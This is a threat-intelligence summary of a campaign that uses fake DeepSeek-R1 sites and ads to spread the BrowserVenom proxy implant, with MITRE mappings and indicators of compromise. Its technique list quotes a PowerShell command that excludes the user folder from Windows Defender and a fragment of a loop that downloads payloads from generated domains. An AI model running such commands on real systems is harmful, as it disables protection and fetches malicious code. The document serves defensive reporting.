
Threat actors have been exploiting the popularity of the DeepSeek-R1 large language model by distributing malware through phishing sites and malvertising campaigns that mimic its official environment. The attacks deploy the BrowserVenom implant, which reroutes browser traffic through a malicious proxy to intercept and manipulate victim data. #DeepSeekR1 #BrowserVenom #app-updater1.app
Keypoints
- Malicious actors created a phishing website (deepseek-platform.com) that impersonates the official DeepSeek-R1 platform and promoted it via Google Ads to attract victims.
- The infection chain starts with a fake DeepSeek installer (AILauncher1.21.exe) downloaded after solving false CAPTCHA challenges.
- The installer executes a function that uses AES encryption to exclude the user’s folder from Windows Defender and downloads a secondary executable from a domain generated by a domain generation algorithm (DGA).
- The next-stage malware, named BrowserVenom, installs a threat actor-controlled root certificate and reconfigures all browser instances to route traffic through a hardcoded proxy server (141.105.130.106:37121) for data interception.
- BrowserVenom modifies Chromium- and Gecko-based browsers by altering shortcut files and user profile preferences respectively, ensuring persistent proxy usage.
- The campaign employs sophisticated evasion techniques, including fake CAPTCHAs and code obfuscation, and is linked to Russian-speaking threat actors based on source code comments.
- Detected infections have been reported in multiple countries including Brazil, Cuba, Mexico, India, Nepal, South Africa, and Egypt, illustrating the global reach of this threat.
MITRE Techniques
- [T1204] User Execution – Users are tricked into downloading and running a malicious installer disguised as the DeepSeek-R1 LLM environment executable (“Clicking that results in downloading the malicious installer named AILauncher1.21.exe”).
- [T1059] Command and Scripting Interpreter – The malware executes PowerShell commands to disable Windows Defender exclusions and download further payloads (“powershell.exe -inputformat none -outputformat none -NonInteractive -ExecutionPolicy Bypass -Command Add-MpPreference -ExclusionPath $USERPROFILE”).
- [T1071] Application Layer Protocol – The malware downloads additional payloads using HTTP requests repeatedly through a DGA-generated domain (“foreach($i in 0..1000000)…$d = ‘https://app-updater$s.app$ap’;”).
- [T1036] Masquerading – Fake CAPTCHAs and fake installation screens are used to deceive users into believing the site and installer are legitimate (“Once this binary is executed, it opens a window that mimics a Cloudflare CAPTCHA”).
- [T1505] Implantation – BrowserVenom implant modifies browser settings and proxies traffic to intercept data (“…reconfigures all browsing instances to force traffic through a proxy controlled by the threat actors”).
- [T1202] Indirect Command Execution – The malware loads and runs a stage two payload decrypted in memory without writing to disk (“This executable is decrypted with the same AES algorithm… in order to be loaded into memory and run”).
- [T1553] Subvert Trust Controls – Installs a root certificate to enable interception and decryption of HTTPS traffic (“installs a hardcoded certificate created by the threat actor”).
Indicators of Compromise
- [File Hashes] Malicious installer and payloads – d435a9a303a27c98d4e7afa157ab47de (AILauncher1.21.exe), dc08e0a005d64cc9e5b2fdd201f97fd6, and 2 more hashes.
- [Domains] Malicious phishing and distribution sites – deepseek-platform.com (phishing site), r1deepseek-ai.com (malicious installer hosting), app-updater1.app (DGA-generated domain for payload delivery).
- [IP Addresses] Proxy server used by BrowserVenom – 141.105.130.106
- [File Names] Malicious executable names – AILauncher1.21.exe (initial installer), 1.exe (downloaded secondary executable saved under user profile Music folder).
Read more: https://securelist.com/browservenom-mimicks-deepseek-to-use-malicious-proxy/115728/